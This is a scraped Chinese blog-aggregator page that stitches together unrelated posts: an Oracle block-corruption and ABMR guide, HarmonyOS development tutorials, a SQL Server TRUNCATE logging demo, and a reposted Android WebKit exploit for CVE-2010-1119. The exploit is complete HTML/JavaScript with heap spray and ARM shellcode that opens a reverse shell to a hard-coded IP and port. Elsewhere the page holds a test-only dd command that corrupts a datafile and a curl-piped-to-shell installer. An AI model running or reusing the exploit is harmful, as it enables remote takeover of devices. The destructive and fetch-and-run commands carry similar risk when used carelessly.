备库上的同一块也可能逻辑损坏(如果损坏来自 Redo 重放)| ### **4.3 对比总结** |比较维度|物理坏块|逻辑坏块| | --- | --- | --- | |校验和|❌ 不匹配|✅ 匹配| |块头格式|❌ 错误或不可读|✅ 正确| |内部数据逻辑|未知|❌ 不一致/损坏| |ABMR 能否修复|✅ 能|❌ 不能| |需要 RMAN 备份|不需要(利用对端副本)|需要| |典型根因|磁盘坏道、RAID 故障、SSD 异常|Oracle Bug、异常关闭、Redo 损坏| --- ## **5. 逻辑坏块为什么无法触发 ABMR — 深入解析** ### **5.1 根因:逻辑损坏可能在备库上同样存在** ABMR 的核心假设是:**另一端数据库的同一数据块是完好的**。 - **主库物理坏块 → 备库完好** ✅ 成立(备库通过 Redo 重放获得了正确副本) - **备库物理坏块 → 主库完好** ✅ 成立(主库是原始数据来源) - **备库逻辑坏块 → 主库可能也坏** ❌ 不成立 为什么?因为逻辑坏块的成因可能是: 1. **Redo 日志损坏**:主库写入坏 Redo,传到备库重放后,备库也产生同样的逻辑损坏 1. **Oracle Bug 触发的逻辑损坏**:主库某版本 Bug 导致段内逻辑结构损坏,Redo 记录的是损坏后的状态,备库重放后也损坏 1. **备库自身异常**:备库文件系统异常、存储缓存损坏,导致 Redo 应用到备库后产生逻辑损坏(但主库完好) 在上述场景 #1 和 #2 中,即使 ABMR 从主库拉取块副本,拿到的也是 **同样损坏的逻辑块**,修复无意义。 ### **5.2 ABMR 的防御机制** Oracle 内核在决定是否触发 ABMR 时,会判断坏块的类型: - 如果块校验和错误 → **物理坏块** → 发起 ABMR - 如果块校验和正确但逻辑检查失败 → **逻辑坏块** → 跳过 ABMR,直接报错返回给客户端 ``` -- 通过告警日志验证 ABMR 是否尝试触发 -- 逻辑坏块:仅看到 ORA-01578,无 ABMR 相关日志 -- 物理坏块:ORA-01578 后紧跟 "Automatic block media recovery: requesting block..." ``` --- ## **6. 验证 ABMR 是否真正在工作(而不是你以为它在工作)** ### **6.1 通过告警日志验证** 这是 **最硬、最可靠** 的验证方法。不要只看参数设置,要实际模拟故障并观察日志。 ``` -- 查看主库告警日志路径 SELECTVALUEFROM V$DIAG_INFO WHERE NAME ='Diag Alert'; ``` ``` # tail 实时跟踪 tail -f$ORACLE_BASE/diag/rdbms//trace/alert_.log | grep-i"automatic block media recovery" ``` **看到以下输出 = ABMR 真正在工作:** ``` Automatic block media recovery: requesting block 1234 from standby for file 5 Automatic block media recovery: successfully restored block 1234 from standby for file 5 ``` **只看到以下内容 = ABMR 没有触发(逻辑坏块或条件不满足):** ``` ORA-01578: ORACLE data block corrupted (file # 5, block # 1234) ORA-01110: data file 5: '/u01/oradata/users01.dbf' ``` *后面没有 ABMR 恢复日志。* ### **6.2 模拟物理坏块验证(测试环境)** > ⚠️ **仅可在测试环境执行!不得在生产环境执行!** ``` # 1. 确定数据文件路径和块号 # 从 V$DATABASE_BLOCK_CORRUPTION 或: SELECT file_name, file_id FROM DBA_DATA_FILES WHERE tablespace_name ='USERS'; # 2. 在主库使用 dd 损坏一个物理块 # 假设 file_id=5, block_number=12345 # 块大小 8192 字节 dd if=/dev/zero of=/u01/oradata/users01.dbf bs=8192conv=notrunc seek=12344count=1 # ↑ seek = block_number - 1(dd 的 seek 是 0-based) # 3. 立即查询该表 SELECT COUNT(*) FROM test_table; -- 预期:ORA-01578 # 4. 检查告警日志 tail -f$ORACLE_BASE/diag/rdbms//trace/alert_*.log | grep-i"automatic block" # 5. 如果 ABMR 正常工作,会看到请求/恢复日志 # 验证坏块是否消失 SELECT * FROM V$DATABASE_BLOCK_CORRUPTION WHERE FILE# = 5 AND BLOCK# = 12345; -- 应该无记录(已自动修复) ``` ### **6.3 通过 V$DATABASE_BLOCK_CORRUPTION 区分坏块类型** ``` SELECT FILE#, BLOCK#, BLOCKS, CORRUPTION_TYPE, CORRUPTION_CHANGE#, RAC_ID FROM V$DATABASE_BLOCK_CORRUPTION; ``` |CORRUPTION_TYPE|含义|ABMR 可修复?| | --- | --- | --- | |FRACTURED|块内容断裂(物理)|✅| |CHECKSUM|校验和不匹配(物理)|✅| |CORRUPT|通用损坏(可能是物理或逻辑)|❓ 需进一步分析| |LOGICAL|逻辑一致性损坏|❌| |MEDIUM|介质损坏但校验和正确(逻辑)|❌| --- ## **7. 逻辑坏块在备库上的正确处理路径** 一旦 `V$DATABASE_BLOCK_CORRUPTION` 中确认损块类型为 `LOGICAL` 或 `MEDIUM`,**ABMR 路径立即失效**,应切换到以下方案之一: ### **7.1 方案 A:RMAN BLOCKRECOVER(推荐,当有可用备份时)** ``` # 在备库执行 BLOCKRECOVER(修复备库本地坏块) RMAN> BLOCKRECOVER DATAFILE 5 BLOCK 12345; ``` **工作原理**: - RMAN 从备份(自动或手动指定的备份集)中定位该块备份 - 若使用存档日志需要恢复到块版本一致性 - 覆盖备库上的损坏块 **优点**:不需要主库参与,不依赖主库块的完好性。 **限制**: - 需要备库有完整的、未被损坏的 RMAN 备份 - 无法对 SYSTEM 表空间或 UNDO 表空间的块执行(RMAN 限制) - 备份必须是在该逻辑损坏发生之前创建的 ### **7.2 方案 B:DBMS_REPAIR(无备份,非关键数据)** ``` -- 1. 创建 Repair 表 BEGIN DBMS_REPAIR.ADMIN_TABLES( table_name =>'REPAIR_TABLE', table_type => DBMS_REPAIR.REPAIR_TABLE, action => DBMS_REPAIR.CREATE_ACTION, tablespace_name =>'USERS' ); END; / -- 2. 检查坏块 DECLARE v_num_corrupt INT; BEGIN v_num_corrupt := DBMS_REPAIR.CHECK_OBJECT( schema_name =>'SCOTT', object_name =>'EMP', repair_table =>'REPAIR_TABLE' ); DBMS_OUTPUT.PUT_LINE('Corrupt blocks found: '|| v_num_corrupt); END; / -- 3. 标记块为跳过(丢失该块数据,慎用!) DECLARE v_num_corrupt INT; BEGIN v_num_corrupt := DBMS_REPAIR.FIX_CORRUPT_BLOCKS( schema_name =>'SCOTT', object_name =>'EMP', repair_table =>'REPAIR_TABLE' ); DBMS_OUTPUT.PUT_LINE('Blocks fixed: '|| v_num_corrupt); END; / -- 4. 跳过损坏块读取数据 SELECT/*+ SKIP_CORRUPT */*FROM SCOTT.EMP; ``` > ⚠️ **DBMS_REPAIR 是在丢失数据的前提下跳过坏块**,执行前务必评估数据可丢失性。建议先抢救数据再标记。 ### **7.3 方案 C:索引损坏 — 直接重建** 如果逻辑坏块发生在 **索引段**(最常见的情况): ``` -- 通过 ANALYZE 或 V$DATABASE_BLOCK_CORRUPTION 确认 SELECT SEGMENT_NAME, SEGMENT_TYPE, PARTITION_NAME, TABLESPACE_NAME FROM DBA_EXTENTS WHERE FILE_ID =5 AND12345BETWEEN BLOCK_ID AND(BLOCK_ID + BLOCKS -1); -- 如果段类型为 INDEX DROPINDEX.; CREATEINDEX.ON() ...; ``` **不需要修复坏块本身** — 删除重建索引即可得到无损坏的新索引结构。 ### **7.4 方案 D:通过 CTAS 抢救表数据** 对于表段逻辑损坏: ``` -- 1. 使用 ROWID 分段扫描定位可读记录 -- 先找出坏块对应的 ROWID 范围 -- 2. 跳过坏块 CREATE TABLE AS SELECT CREATETABLE scott.emp_goodAS SELECT/*+ SKIP_CORRUPT */*FROM scott.emp; -- 3. 验证行数 SELECTCOUNT(*)FROM scott.emp_good; SELECTCOUNT(*)FROM scott.emp; -- 可能比上面多或少(如果有坏块被跳过) -- 4. 确认数据完整性后,替换原表 DROPTABLE scott.emp; ALTERTABLE scott.emp_goodRENAMETO emp; ``` ### **7.5 方案对比** |方案|适用场景|数据丢失率|是否需要 RMAN 备份|复杂度| | --- | --- | --- | --- | --- | |RMAN BLOCKRECOVER|有可用备份|0%|✅ 需要|低| |DBMS_REPAIR|无备份,非核心表|部分丢失(坏块内数据)|❌ 不需要|中| |索引重建|索引逻辑损坏|0%(数据在表中)|❌ 不需要|低| |CTAS 抢救|表段损坏|坏块内行丢失|❌ 不需要|中| |从主库重建备库|大面积逻辑损坏|取决于恢复点|❌ 不需要|高| --- ## **8. 常见误区和 FAQ** ### **误区 1:ABMR 可以修复任何坏块** **事实**:ABMR **仅修复物理坏块**。逻辑坏块(LOGICAL / MEDIUM 类型)永远不会触发 ABMR。 ### **误区 2:只要启用了 Data Guard 就有 ABMR** **事实**:ABMR 需要 **Active Data Guard 许可**(`V$OPTION` 返回 `TRUE`)。仅使用免费 Data Guard(物理备库处于 MOUNT 状态)不支持 ABMR。 ### **误区 3:备库 OPEN_MODE = `READ ONLY` 就够了** **事实**:必须是 `READ ONLY WITH APPLY`。缺了 `WITH APPLY` 表示没有 Real-Time Apply,MRP 进程不运行,ABMR 初始化失败。 ### **误区 4:只要设置了参数,ABMR 就会自动工作** **事实**:四个条件缺一不可。最常见的问题是 `LOG_ARCHIVE_CONFIG` 中漏掉了一端的数据库唯一名称。 ### **误区 5:逻辑坏块可以通过从主库拉取块来解决** **事实**:逻辑坏块可能是因为 Redo 损坏或 Oracle Bug 导致,主库上的同一块也可能已损坏,或备库重放 Redo 后同样损坏。ABMR 不尝试逻辑坏块修复。 --- ## **9. 主动预防与监控建议** ### **9.1 定期检测坏块** ``` -- RMAN 物理与逻辑检测 RMAN> BACKUP VALIDATE CHECK LOGICAL DATABASE; -- 或 RMAN> VALIDATE CHECK LOGICAL DATABASE; -- DBVERIFY $ dbv file=/u01/oradata/users01.dbf blocksize=8192 logonly=yes ``` ### **9.2 监控 ABMR 活动** ``` -- 查看 ABMR 相关的统计信息 SELECT NAME,VALUE FROM V$SYSSTAT WHERE NAME LIKE'%automatic block%'; -- Active Data Guard 统计 SELECT NAME,VALUE, TIME_COMPUTED FROM V$ADG_STATS WHERE NAME LIKE'%block%'; ``` ### **9.3 确保 ABMR 条件持续满足** 建议加入日常巡检脚本: ``` -- ABMR 条件巡检脚本 COLUMNcondition FORMAT A50 COLUMNstatus FORMAT A20 SELECT'Open Mode'AScondition, CASEWHEN OPEN_MODE ='READ ONLY WITH APPLY'THEN'✅ PASS'ELSE'❌ FAIL'ENDASstatus FROM V$DATABASE UNIONALL SELECT'MRP0 Process', CASEWHENEXISTS(SELECT1FROM V$MANAGED_STANDBY WHERE PROCESS ='MRP0'ANDSTATUS='APPLYING_LOG') THEN'✅ PASS'ELSE'❌ FAIL'END FROMDUAL UNIONALL SELECT'ADG License', CASEWHEN(SELECTVALUEFROM V$OPTION WHERE PARAMETER ='Active Data Guard')='TRUE' THEN'✅ PASS'ELSE'❌ FAIL'END FROMDUAL UNIONALL SELECT'LOG_ARCHIVE_CONFIG', CASEWHEN(SELECTVALUEFROM V$PARAMETER WHERE NAME ='log_archive_config')LIKE'%DG_CONFIG=%' THEN'✅ CHECK (manual verify both sides)'ELSE'❌ FAIL'END FROMDUAL; ```

优秀的个人博客,低调大师

Day9 鸿蒙,Ability全家桶(二)一步步实现AbilitySlice间导航


昨天更新完DevEco Studio后,新建项目必须填入node.js的路径,本想着官网直接下载更新,无奈速度实在太慢了!(文章最后附录在mac上安装node.js的步骤) 我们今天接着介绍来介绍一下Page Ability的AbilitySlice间导航 首先创建工程会默认创建一个Ability和一个AbilitySlice,这里要验证实现AbilitySlice间导航,则需要新增一个AbilitySlice。见下图 (1)创建AbilitySlice的布局XML文件,在resources/base/layout路径下创建如ability_second.xml,具体内容可参考ability_main.xml; (2)创建AbilitySlice的java文件,如在java/包名/slice路径下创建如SecondAbilitySlice.java,并将第一步创建的XML布局文件添加到Slice中去: [@Override](https://my.oschina.net/u/1162528) public void onStart(Intent intent) { super.onStart(intent); super.setUIContent(ResourceTable.Layout_ability_second); } (3)这个时候其实SecondAbilitySlice还未添加到MainAbility,需在MainAbility中添加入口: super.setMainRoute(MainAbilitySlice.class.getName()); //添加SecondAbilitySlice的入口 addActionRoute("action.second", SecondAbilitySlice.class.getName()); (4)步骤(3)中的定义的“action.second”还需要添加到config.json中进行配置,这个时候基本的AbilitySlice已经添加完毕: "actions": [ "action.system.home", "action.second" ] (5)同一Page内导航,可以通过以下方式实现: present(new SecondAbilitySlice(),new Intent()); //这里的0则是会通过onResult(int requestCode, Intent resultIntent)回调,检查requestCode presentForResult(new SecondAbilitySlice(),new Intent(),0); 【小知识点】 在mac上安装node.js的步骤 (1)安装brew: /bin/zsh -c "$(curl -fsSL https://gitee.com/cunkai/HomebrewCN/raw/master/Homebrew.sh)" (2)验证brew是否安装: brew -v (3)安装node.js: brew link node brew uninstall node brew install node (4)验证node.js是否安装: 下发命令npm -v、node -v,能正确显示版本号即表示node安装成功,如果是通过homebrew安装的,下发命令brew list会显示node 本文由GZH程序员小小叶发布!

优秀的个人博客,低调大师

Day4 鸿蒙,资源文件的分类和安卓相比差异比想象的大


【结论】 (1)默认资源目录其实差异有限,但在限定词目录的设置上,鸿蒙比安卓设置的更细化,同时也可以看出其分布式设计的理念,这一点更具有优势; (2)鸿蒙的base与安卓的res类同,可以以此来对比学习; 【鸿蒙】 resources目录 应用的资源文件(字符串、图片、音频等)统一存放于resources目录下,便于开发者使用和维护。resources目录包括两大类目录,一类为base目录与限定词目录,另一类为rawfile目录,详见表1。 资源目录示例: resources |---base // 默认存在的目录 | |---element | | |---string.json | |---media | | |---icon.png |---en_GB-vertical-car-mdpi // 限定词目录示例,需要开发者自行创建 | |---element | | |---string.json | |---media | | |---icon.png |---rawfile // 默认存在的目录 表1 resources目录分类 限定词目录 限定词目录可以由一个或多个表征应用场景或设备特征的限定词组合而成,包括语言、文字、国家或地区、横竖屏、设备类型和屏幕密度等六个维度,限定词之间通过下划线(_)或者中划线(-)连接。开发者在创建限定词目录时,需要掌握限定词目录的命名要求以及与限定词目录与设备状态的匹配规则。 限定词目录的命名要求 限定词的组合顺序:语言_文字_国家或地区-横竖屏-设备类型-屏幕密度。开发者可以根据应用的使用场景和设备特征,选择其中的一类或几类限定词组成目录名称。 限定词的连接方式:语言、文字、国家或地区之间采用下划线(_)连接,除此之外的其他限定词之间均采用中划线(-)连接。例如:zh_Hant_CN、zh_CN-car-ldpi。 限定词的取值范围:每类限定词的取值必须符合表2中的条件,否则,将无法匹配目录中的资源文件。 表2 限定词取值要求 限定词目录与设备状态的匹配规则 在为设备匹配对应的资源文件时,限定词目录匹配的优先级从高到低依次为:区域(语言_文字_国家或地区)> 横竖屏 > 设备类型 > 屏幕密度。 如果限定词目录中包含语言、文字、横竖屏、设备类型限定词,则对应限定词的取值必须与当前的设备状态完全一致,该目录才能够参与设备的资源匹配。例如,限定词目录“zh_CN-car-ldpi”不能参与“en_US”设备的资源匹配。 资源组目录 base目录与限定词目录下面可以创建资源组目录(包括element、media、animation、layout、graphic、profile),用于存放特定类型的资源文件,详见表3。 表3 资源组目录说明 【安卓】 资源目录结构 res为资源目录,主要以xml语法编写静态的资源。 资源的命名标准:小写字母和数字,且以小写字母开头。 资源的生成,为了和java语法沟通,资源文件会自动的生成在【gen】目录的R.java文件里面。 资源为了适应不同的场景,会把不同场景资源区分开,区分方法为在资源目录后面加上-,例如一个图片分为高中低三种不同的分辨率,那么我们把这三个图片的名称取名一样,分别放在drawable-hdpi、drawable-ldpi、drawable-mdpi三个资源目录,Android操作系统会根据实际硬件环境去获取对应的图片 (1)drawable-xxxxx主要是针对不同尺寸和分辨率的资源解决方案 (2)layout-xxxxx主要是针对布局文件的不同的资源解决方案,例如layout是竖屏幕,layout-land是横屏幕 (3)values-xxxx主要是针对国际化的解决方案。 a、字符串(String)资源,文件strings.xml b、数组(Array)资源,文件strings.xml c、颜色(Color)资源,文件strings.xml d、尺寸(Dimension)资源,dimens.xml,但是依然可以放在strings.xml e、样式(Style)资源,styles.xml,但是依然可以放在strings.xml f、颜色(Drawable)资源,文件strings.xml 资源目录示例: res |values // 默认存在的目录 | |---string.xml | |---color.xml | |---dimens.xml | |---attrs.xml | |---styles.xml |drawable // 默认存在的目录 | |---*.png | |---*.jpg | |---*.gif | |---*.9.png |mipmap // 默认存在的目录 | |---同上 |anim // 默认存在的目录 | |---*.xml |layout // 默认存在的目录 | |---*.xml |raw // 默认存在的目录 | |---. |xml// 默认存在的目录 | |---*.xml |asserts // 默认存在的目录 备注: 【anim】:动画资源 【color】:颜色资源 【layout】:布局资源 【menu】:菜单资源 【raw】:本地文件存储资源 【values】:值资源 【xml】:xml文件资源 【drawable】:图片资源和图形资源 本文由GZH程序员小小叶发布!

优秀的个人博客,低调大师

Day3 鸿蒙,用XML创建布局来开发是不是就简单一点


上文档: HarmonyOS提供了Ability和AbilitySlice两个基础类。有界面的Ability绑定了系统的Window进行UI展示,且具有生命周期。AbilitySlice主要用于承载Ability的具体逻辑实现和界面UI,是应用显示、运行和跳转的最小单元。AbilitySlice通过setUIContent()为界面设置布局。 组件需要进行组合,并添加到界面的布局中。在Java UI框架中,提供了两种编写布局的方式: 在代码中创建布局:用代码创建Component和ComponentContainer对象,为这些对象设置合适的布局参数和属性值,并将Component添加到ComponentContainer中,从而创建出完整界面。 在XML中声明UI布局:按层级结构来描述Component和ComponentContainer的关系,给组件节点设定合适的布局参数和属性值,代码中可直接加载生成此布局。 这一次为大家带来的就是“在XML中创建布局”。 涵盖核心知识点包括: 1、创建步骤: (1)加载XML布局作为根布局 super.setUIContent(ResourceTable.Layout_first_layout); (2)查找布局中组件 Button button = (Button) findComponentById(ResourceTable.Id_button); (3)设置组件的属性 ShapeElement background = new ShapeElement(); background.setRgbColor(new RgbColor(0,125,255)); background.setCornerRadius(25); button.setBackground(background); button.setClickedListener(new Component.ClickedListener() { @Override // 在组件中增加对点击事件的检测 public void onClick(Component Component) { // 此处添加按钮被点击需要执行的操作 } }); 2、XML中创建布局与代码创建布局差异点: (1)代码创建布局,需要首先初始化布局,设置布局的属性,这个过程在XML创建布局中是通过创建修改XML来实现; (2)代码创建布局,其组件都来源于XML,声明组件只要将在布局中根据ID寻找组件即可; 本文由GZH程序员小小叶发布!

优秀的个人博客,低调大师

SQL Server误区30日谈-Day19-Truncate表的操作不会被记录到日志

本系列文章是我在sqlskill.com的PAUL的博客看到的,很多误区都比较具有典型性和代表性,原文来自T-SQL Tuesday #11: Misconceptions about.... EVERYTHING!!,经过我们团队的翻译和整理发布在AgileSharp上。希望对大家有所帮助。 这个误区也同样流传已久,我想是时候通过一些Demo进行揭穿了。 误区 #19:Truncate表的操作不会被记录到日志 错误 在用户表中的操作都会被记录到日志。在SQL Server中唯一不会被记录到日志的操作是TempDB中的行版本控制。 Truncate Table语句会将整个表中的所有数据删除。但删除的方式并不是一行一行的删除,而是将组成表的数据页释放,将组成表的相关页释放的操作交给一个后台的线程进行队列处理的过程被称为deferred-drop。使用后台线程处理deferred-drop的好处是这个操作不会使得其所在的事务需要执行很长时间,因此也就不需要大量的锁。在SQL Server 2000SP3之前的版本(这个版本引入了deferred-drop)在Truncate Table的时候出现过多的锁耗尽内存的事是家常便饭。 下面是测试代码: CREATE DATABASE TruncateTest; GO USE TruncateTest; GO ALTER DATABASE TruncateTest SET RECOVERY SIMPLE; GO CREATE TABLE t1 (c1 INT IDENTITY, c2 CHAR (8000) DEFAULT 'a'); CREATE CLUSTERED INDEX t1c1 on t1 (c1); GO SET NOCOUNT ON; GO INSERT INTO t1 DEFAULT VALUES; GO 1280 CHECKPOINT; GO 上面的测试数据库恢复模式是简单,所以每个Checkpoint都会截断日志(仅仅是为了简单,哈哈)。 一分钟后让我们来看看日志中有多少条记录。 SELECT COUNT (*) FROM fn_dblog (NULL, NULL); GO 可以看到,现在的日志条目数字为2。 如果你得到的数字不是2,那么再做一次Checkpoint直到数据是2为止。 现在已有的日志已经知道了,那么日志的增长就是由于后面的操作所导致。下面我们执行如下代码: TRUNCATE TABLE t1; GO SELECT COUNT (*) FROM fn_dblog (NULL, NULL); GO 可以看到现在已经有了541条日志记录。很明显Truncate操作是需要记录到日志中的。但也可以看出Truncate并不会逐行删除,因为这541条日志记录删除的是1280条数据。 执行下面语句来查看日志: SELECT [Current LSN], [Operation], [Context], [Transaction ID], [AllocUnitName], [Transaction Name] FROM fn_dblog (NULL, NULL); 下面是结果: 2012-10-18_135444 图1.查看Truncate后的日志(部分) 通过日志可以看出第一条显式开始Truncate Table事务,最后一条开始DeferredAlloc。正如你所见,Truncate操作仅仅是释放了构成表的页和区。 下面这个代码可以查看日志具体所做操作的描述: SELECT [Current LSN], [Operation], [Lock Information], [Description] FROM fn_dblog (NULL, NULL); GO 结果如图2: 2 图2.日志操作描述(节选) 你可以看出为了快速恢复的目的而加的相关锁(你可以在我的博文:Lock logging and fast recovery中了解更多)。 由上面日志看出,这个操作会对8个页加相关的锁,然后整个区一次性释放。释放过后会对相关的区加IX锁,也就是不能再被使用,当事务提交后才会进行deferred-drop,因此也就保证了Truncate table操作可以回滚。 另外,如果表上存在非聚集索引.那么操作方式也是类似,都是交给一个后台线程然后释放表和索引的页。释放的最小单位就是每个分配单元。按照上面步骤你自己尝试一下就应该能明白我的意思了。 PS:还有一个关于Truncate Table操作不能回滚的误区,我在:Search Engine Q&A #10: When are pages from a truncated table reused?这篇文章中进行了详细的解释。 分类: SQL Server DBA误区 本文转自CareySon博客园博客,原文链接:http://www.cnblogs.com/CareySon/archive/2012/12/25/2831880.html如需转载请自行联系原作者

优秀的个人博客,低调大师

Android 系统 攻击0DAY! WebKit Use-After-Free Exploit 受影响版本:2.0 ,2.1, 2.1.1

<html> <!– # Exploit Title: android exploit for 2010-1119 use after free # Date: 2011/03/11 # Author: MJ Keith # Software Link:http://www.android.com/ # Version: 2.0 ,2.1 , 2.1.1 # Tested on: Android # CVE : 2010-1119 This is the exploit used in my Austin bsides presentation that returns a shell. The slides are athttp://www.slideshare.net/mjza/bsides email: mkeith AT exploitscience.org –> <head> <script language=”JavaScript”> function heap() { var id = document.getElementById(“target”); var attribute = id.getAttributeNode(‘id’); nodes = attribute.childNodes; document.body.removeChild(id); attribute.removeChild(nodes[0]); setTimeout(function() { for (var i = 0; i < 70000; i++) {var s = new String(unescape(“\u0058\u0058″)); }; var scode = unescape(“\u0060\u0060″); var scode2 = unescape(“\u5005\ue1a0″); var shell = unescape(“\u0002\ue3a0\u1001\ue3a0\u2005\ue281\u708c\ue3a0\u708d\ue287\u0080\uef00\u6000\ue1a0\u1084\ue28f\u2010\ue3a0\u708d\ue3a0\ \u708e\ue287\u0080\uef00\u0006\ue1a0\u1000\ue3a0\u703f\ue3a0\u0080\uef00\u0006\ue1a0\u1001\ue3a0\u703f\ue3a0\u0080\uef00\u0006\ue1a0\u1002\ue3a0\u703f\ue3a0\u0080\uef00\u2001\ue28f\uff12\ue12f\u4040\u2717\udf80\ua005\ua508\u4076\u602e\u1b6d\ub420\ub401\u4669\u4052\u270b\udf80\u2f2f\u732f\u7379\u6574\u2f6d\u6962\u2f6e\u6873\u2000\u2000\u2000\u2000\u2000\u2000\u2000\u2000\u2000\u2000\u0002″); shell += unescape(“\uae08″); // Port = 2222 shell += unescape(“\u000a\u0202″); // IP = 10.0.2.2 shell += unescape(“\u2000\u2000″); // string terminate do { scode += scode; scode2 += scode2; } while (scode.length<=0×1000); scode2 += shell target = new Array(); for(i = 0; i < 300; i++){ if (i<130){ target[i] = scode;} if (i>130){ target[i] = scode2;} document.write(target[i]); document.write(“<br />”); if (i>250){ // alert(“freeze”); nodes[0].textContent} } }, 0); } </script> </head> <body onload=heap()> <p id=target></p> </body> </html> 本文转自enables 51CTO博客,原文链接:http://blog.51cto.com/niuzu/553588,如需转载请自行联系原作者

资源下载

更多资源
优质分享App

优质分享App

近一个月的开发和优化,本站点的第一个app全新上线。该app采用极致压缩,本体才4.36MB。系统里面做了大量数据访问、缓存优化。方便用户在手机上查看文章。后续会推出HarmonyOS的适配版本。

Mario

Mario

马里奥是站在游戏界顶峰的超人气多面角色。马里奥靠吃蘑菇成长,特征是大鼻子、头戴帽子、身穿背带裤,还留着胡子。与他的双胞胎兄弟路易基一起,长年担任任天堂的招牌角色。

Nacos

Nacos

